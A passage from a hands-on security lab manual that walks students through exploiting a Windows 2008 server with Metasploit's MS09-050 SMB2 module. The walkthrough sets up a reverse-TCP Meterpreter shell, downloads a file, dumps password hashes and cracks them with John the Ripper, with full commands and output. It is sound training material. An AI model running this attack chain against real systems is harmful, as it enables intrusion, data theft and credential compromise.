`msf auxiliary(smb_version) > run`

```
msf auxiliary(smb_version) > run
[*] 192.168.1.200:445 is running Windows 2008 Standard without Hyper-V Service Pack 1
    (language: Unknown) (name:WINFILE) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 18: An Accurate OS Fingerprint

9. The OS is identified as Windows 2008 Standard without Hyper-V Service Pack 1. To verify this, select the **Windows 2008 Server** machine on the *Internal* Network. In the Start Search box, type the following command to verify the Windows OS:  
**winver**



Figure 19: Windows 2008 Standard without Hyper-V Service Pack 1

10. On the *Internal BackTrack 5* machine, type the **back** command to move back one level within the msfconsole.

`msf auxiliary(smb_version) > back`

```
msf auxiliary(smb_version) > back
msf >
```

Figure 20: The back command

11. Type the following to search for exploits with 2008 in the title or description:

`msf > search 2008`

```
msf > search 2008

Matching Modules
=====

Name                                         Disclosure Date
----                                         -
auxiliary/admin/http/trendmicro_dlp_traversal
auxiliary/admin/mssql/mssql_idf
auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
auxiliary/spoof/dns/bailiwick_domain        2008-07-21 00:00:00 UTC
auxiliary/spoof/dns/bailiwick_host         2008-07-21 00:00:00 UTC
auxiliary/sqli/oracle/dbms_cdc_ipublish     2008-10-22 00:00:00 UTC
auxiliary/sqli/oracle/dbms_cdc_publish     2008-10-22 00:00:00 UTC
exploit/unix/smtp/exim4_string_format       2010-12-07 00:00:00 UTC
exploit/windows/browser/macrovision_unsafe  2007-10-20 00:00:00 UTC
exploit/windows/fileformat/foxit_reader_filewrite 2011-03-05 00:00:00 UTC
exploit/windows/local/ms10_092_schelevator  2010-09-13 00:00:00 UTC
exploit/windows/misc/hp_omniinet_4         2011-06-29 00:00:00 UTC
exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07 00:00:00 UTC
exploit/windows/smb/smb_relay              2001-03-31 00:00:00 UTC
post/multi/manage/sudo
post/windows/gather/credentials/windows_autologin
```

Figure 21: Searching for 2008

As we examine the results of our search, the exploits are listed last. The name of the exploit is within Metasploit listed, as well as the release date, the effectiveness rating of the exploit, and the description of what vulnerability that the exploit affects. Since Microsoft Windows Server 2008 came out in 2008, we will look for an exploit that came out in 2008 or later.

12. The exploit/windows/smb/ms09\_050\_smb2\_negotiate\_func\_index was released in 2009. Type the following command to find information about the exploit.

**msf > info exploit/windows/smb/ms09\_050\_smb2\_negotiate\_func\_index**

```
msf > info exploit/windows/smb/ms09_050_smb2_negotiate_func_index

Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
Version: 14774
Platform: Windows
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Good

Provided by:
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sf <stephen_fewer@harmonysecurity.com>

Available targets:
  Id  Name
  --  ---
   0   Windows Vista SP1/SP2 and Server 2008 (x86)

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST      yes              The target address
  RPORT      445              The target port
  WAIT       180              The number of seconds to wait for the attack to complete.

Payload information:
Space: 1024

Description:
This module exploits an out of bounds function table dereference in
the SMB request validation code of the SRV2.SYS driver included with
Windows Vista, Windows 7 release candidates (not RTM), and Windows
2008 Server prior to R2. Windows Vista without SP1 does not seem
affected by this flaw.
```

Figure 22: A list of Exploits for Microsoft Remote Procedure Call

13. The exploit works against 2008 Server when port 445 is open on the remote host. To use the exploit, type the following command at the msf console:

**msf > use exploit/windows/smb/ms09\_050\_smb2\_negotiate\_func\_index**

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) >
```

Figure 23: Using the Exploit within Metasploit

Notice the prompt is now **msf exploit(ms09\_050\_smb2\_negotiate\_func\_index) >**

14. Type the following command to view the options for the exploit:

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      RPORT            yes       The target port
  WAIT       WAIT             yes       The number of seconds to wait for the attack to complete.

Exploit target:

  Id  Name
  --  ---
  0    Windows Vista SP1/SP2 and Server 2008 (x86)
```

Figure 24: The Options for the Exploit

15. The RHOST, or remote host value needs to be set. To set the RHOST, type:

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST
192.168.1.200
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.1.200
RHOST => 192.168.1.200
msf exploit(ms09_050_smb2_negotiate_func_index) >
```

Figure 25: Setting the Option for the RHOST

In order for the victim machine to connect back to the attacker, a PAYLOAD and LHOST value will also have to be set. The LHOST is the IP address of the Attacking machine.

16. To set the value for the PAYLOAD for the exploit, type the following command:

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/reverse_tcp
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms09_050_smb2_negotiate_func_index) >
```

Figure 26: Setting the Option for the RHOST



17. Type the following command to view the options for the exploit (again):

`msf exploit(ms09_050_smb2_negotiate_func_index) > show options`

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options
Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.200    yes       The target address
  RPORT     445              yes       The target port
  WAIT      180              yes       The number of seconds to wait for the attack to complete.

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.1.200    yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Windows Vista SP1/SP2 and Server 2008 (x86)
```

Figure 27: Showing the Options

18. The LHOST, or local host value needs to be set. To set the LHOST, type:

`msf exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.1.50`

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
```

Figure 28: Setting the Option for the RHOST

19. Type exploit to exploit the system. You should have a Meterpreter session.

`msf exploit(ms09_050_smb2_negotiate_func_index) > exploit`

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit
[*] Started reverse handler on 192.168.1.50:4444
[*] Connecting to the target (192.168.1.200:445)...
[*] Sending the exploit packet (872 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (752128 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.200:49157) at 2012-09-16 21:24:29
meterpreter >
```

Figure 29: The Target is Exploited

If the victim machine restarts, you will need to type the **exploit** command again.

## 2.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Macs, Linux, UNIX, and Windows. A user can interact with Metasploit by typing `msfconsole` from the terminal within BackTrack. Once `msfconsole` has been launched, the user has the ability to search through the list of available exploits and other modules. To determine if the exploit is suitable for the target system, the user can utilize the `info` command to get more detailed information about a specific exploit.



### 3 Post Exploitation of the Remote System

In this section, you will focus in on the things a hacker does after they break into a system. This can include, but is not limited to, altering the system as well as stealing credentials and data.

You must have successfully completed Task 2 before starting 3.1.

#### 3.1 What the Hacker Does After They Get In

1. At the meterpreter prompt on the *Internal BackTrack 5* machine, type the following to determine all commands:  
`meterpreter > ?`



```
meterpreter > ?

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information about active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
help          Help menu
info          Displays information about a Post module
interact      Interacts with a channel
irb           Drop into irb scripting mode
load          Load one or more meterpreter extensions
migrate       Migrate the server to another process
quit          Terminate the meterpreter session
read          Reads data from a channel
resource      Run the commands stored in a file
run           Executes a meterpreter script or Post module
use           Deprecated alias for 'load'
write         Writes data to a channel
```

Figure 30: The Level of Access on the Victim Machine

2. At the meterpreter prompt, type the following to determine your level of access:  
`meterpreter > getuid`

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 31: A Command Prompt on the Victim's Machine

The SYSTEM account is not supposed to be utilized by individuals accessing the machine. Rather, it is for the operating system.

3. Type the following command to determine the Windows directory you are in:  
meterpreter > **pwd**

```
meterpreter > pwd
C:\Windows\system32
```

Figure 32: Determining the Working Directory on Windows

4. Switch to the root of the C: drive by typing the following commands:  
meterpreter > **cd \**  
meterpreter > **pwd**

```
meterpreter > cd \
meterpreter > pwd
C:\
```

Figure 33: The root of C: on the 2008 Server Victim Machine

5. Type the following command to view the contents of the Windows C: drive:  
meterpreter > **ls**

```
meterpreter > ls

Listing: C:\
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2008-01-19 04:45:37 -0500	\$Recycle.Bin
100444/r--r--r--	8192	fil	2012-09-10 22:01:39 -0400	BOOTSECT.BAK
40777/rwxrwxrwx	0	dir	2012-09-10 22:01:37 -0400	Boot
40777/rwxrwxrwx	0	dir	2008-01-19 07:59:13 -0500	Documents and Settings
40777/rwxrwxrwx	0	dir	2008-01-19 05:40:52 -0500	PerfLogs
40555/r-xr-xr-x	0	dir	2012-09-10 18:14:00 -0400	Program Files
40777/rwxrwxrwx	0	dir	2012-09-10 18:14:00 -0400	ProgramData
40777/rwxrwxrwx	0	dir	2012-09-10 21:04:00 -0400	System Volume Information
40555/r-xr-xr-x	0	dir	2012-09-10 18:08:28 -0400	Users
40777/rwxrwxrwx	0	dir	2012-09-16 21:26:53 -0400	Windows
100777/rwxrwxrwx	24	fil	2006-09-18 17:43:36 -0400	autoexec.bat
100444/r--r--r--	333203	fil	2008-01-19 03:45:45 -0500	bootmgr
100666/rw-rw-rw-	10	fil	2006-09-18 17:43:37 -0400	config.sys
100666/rw-rw-rw-	1386713088	fil	2012-09-16 21:26:53 -0400	pagefile.sys
40777/rwxrwxrwx	0	dir	2012-09-15 15:50:20 -0400	share

Figure 34: A Listing of the Files and Folders on the Victim's C: Drive

All of the files and folders on the root of this Windows 2008 Server system are default files and folders, except the share folder. Folders like Program Files and Documents and Settings are found on most Windows systems. The attacker wants to find information unique to this company or agency, so they are going into the "non-default" folder.



6. Type the following to enter the share folder and determine your location:

```
meterpreter > cd share
```

```
meterpreter > pwd
```

```
meterpreter > cd share
meterpreter > pwd
```

Figure 35: Entering the Share Folder

7. Type the following command to view to contents of the share drive on C:

```
meterpreter > ls
```

```
meterpreter > ls

Listing: C:\share
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2012-09-15 15:50:20 -0400	.
40777/rwxrwxrwx	0	dir	1980-01-01 00:00:00 -0500	..
100666/rw-rw-rw-	2069076	fil	2012-08-27 20:41:29 -0400	Security_Plus_Lab_01.pdf
100666/rw-rw-rw-	1744189	fil	2012-08-27 20:42:10 -0400	Security_Plus_Lab_02.pdf
100666/rw-rw-rw-	1624900	fil	2012-08-27 20:42:26 -0400	Security_Plus_Lab_03.pdf
100666/rw-rw-rw-	1571954	fil	2012-08-27 20:42:40 -0400	Security_Plus_Lab_04.pdf
100666/rw-rw-rw-	2430498	fil	2012-08-27 20:42:53 -0400	Security_Plus_Lab_05.pdf
100666/rw-rw-rw-	1456843	fil	2012-08-27 20:43:03 -0400	Security_Plus_Lab_06.pdf
100666/rw-rw-rw-	1544632	fil	2012-08-27 20:43:14 -0400	Security_Plus_Lab_07.pdf
100666/rw-rw-rw-	1067588	fil	2012-08-27 20:43:26 -0400	Security_Plus_Lab_08.pdf
100666/rw-rw-rw-	1967803	fil	2012-08-27 20:43:37 -0400	Security_Plus_Lab_09.pdf
100666/rw-rw-rw-	1577804	fil	2012-08-27 20:43:48 -0400	Security_Plus_Lab_10.pdf
100666/rw-rw-rw-	2298688	fil	2012-08-27 20:43:59 -0400	Security_Plus_Lab_11.pdf
100666/rw-rw-rw-	1577200	fil	2012-08-27 20:44:09 -0400	Security_Plus_Lab_12.pdf
100666/rw-rw-rw-	2037243	fil	2012-08-27 20:44:20 -0400	Security_Plus_Lab_13.pdf
100666/rw-rw-rw-	2586152	fil	2012-08-27 20:44:34 -0400	Security_Plus_Lab_14.pdf
100666/rw-rw-rw-	1125506	fil	2012-08-27 20:44:43 -0400	Security_Plus_Lab_15.pdf
100666/rw-rw-rw-	2340971	fil	2012-08-27 20:44:58 -0400	Security_Plus_Lab_16.pdf

Figure 36: Listing the Files in the C Directory

The hacker will often examine the system they attack for proprietary data or some other type of Intellectual Property (IP). Then they will often either try to sell the information to competitors, or on the black market, or possibly even try to blackmail the company.

8. To steal a file from the victim machine, type the following command:  
meterpreter > **download Security\_Plus\_Lab\_01.pdf /root**

```
meterpreter > download Security_Plus_Lab_01.pdf /root
[*] downloading: Security_Plus_Lab_01.pdf -> /root/Security_Plus_Lab_01.pdf
[*] downloaded : Security_Plus_Lab_01.pdf -> /root/Security_Plus_Lab_01.pdf
```

Figure 37: Stealing Proprietary Data.

9. View the PDF file by clicking on **Places** and selecting **Home Folder**.




Figure 38: Viewing the stolen PDF

10. Type hashdump to view all the password hashes on the remote system.  
meterpreter > **hashdump**

```
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b4a9db7e07e2065deb23cd6bc158032:::
emanning:1010:aad3b435b51404eeaad3b435b51404ee:58bfe21a2de76645fca2b2cc07b355bb:::
ereed:1012:aad3b435b51404eeaad3b435b51404ee:2ba8c0e1f42174b3d94e71274012216e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jblake:1003:aad3b435b51404eeaad3b435b51404ee:c7355a8832d235ca7ba63f05909bc6db:::
jlewis:1004:aad3b435b51404eeaad3b435b51404ee:a028052d892d21c84f8bb7011e55777e:::
pmanning:1009:aad3b435b51404eeaad3b435b51404ee:9e3f80b1842531517c34240217e5d9c1:::
rmiller:1005:aad3b435b51404eeaad3b435b51404ee:6ff91655f0626c298c1385f6c696bce3:::
tbrady:1008:aad3b435b51404eeaad3b435b51404ee:c7e0495694944e74150f92c994f28d20:::
tsuggs:1007:aad3b435b51404eeaad3b435b51404ee:acee053c9dafd29e83fe1ee9ab49648d:::
ttebow:1011:aad3b435b51404eeaad3b435b51404ee:ac85ea41c14984835c2107256dcc6e0c:::
twoods:1006:aad3b435b51404eeaad3b435b51404ee:63f39308d2f0821d6755d9c75ba96f0c:::
```

Figure 39: Dumping the Password Hashes on the Remote System

11. Copy all of the dumped hashes by highlighting them using your mouse, right-click and **Copy**.




Figure 40: Copying the Password Hashes

12. Click on **Places** and select the **Home folder**. Right-click in the white space of the Home folder and select **Create Document > Empty File**.



Figure 41: Creating an Empty File

13. In the name for the file, type **hash** and hit the Enter key.




Figure 42: Naming the Empty File Hash

14. Open the hash file. **Paste** the hashes into the **hash.txt** file and click **Save**.




Figure 43: Pasting the hashes into the file

15. Open a new terminal on the *Internal BackTrack 5* Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 44: Open a new terminal

16. Switch to the directory for John the Ripper, by typing the following command:  
**root@bt:~# cd /pentest/passwords/john**

```
root@bt:~# cd /pentest/passwords/john
root@bt:/pentest/passwords/john#
```

Figure 45: The John The Ripper Directory

17. To crack all of the passwords from the **Windows 2008 Server** target machine, type:

```
root@bt:/pentest/passwords/john# john /root/hash --format=nt --wordlist=/root/Wordlist.txt
```



```

root@bt:/pentest/passwords/john# john /root/hash --format=nt --wordlist=/root/Wordlist.txt
Loaded 12 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
      (admin)
ethical      (Administrator)
gitoxygenin  (jlewis)
giudicammo   (jblake)
mushabbihte  (twoods)
mushheadedness (ereed)
mushrebiyeh  (rmiller)
polypharmacal (tsuggs)
regressiveness (tbrady)
regressivity  (pmanning)
schenectady   (emanning)
sloggerete    (ttebow)
guesses: 12  time: 0:00:00:00 DONE (Sun Sep 16 23:21:14 2012) c/s: 31013K trying: slog - sloggiare
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably

```

Figure 46: The Crack Password Hashes

The account **admin** had a blank password, so no password is displayed by John the Ripper in the picture above.

### 3.2 Conclusion

Meterpreter is an advanced payload for Metasploit that allows an attacker to dump the hashes, download files, and perform other post exploitation tasks. After the hashes are dumped, a tool like John the Ripper can be used to crack passwords.

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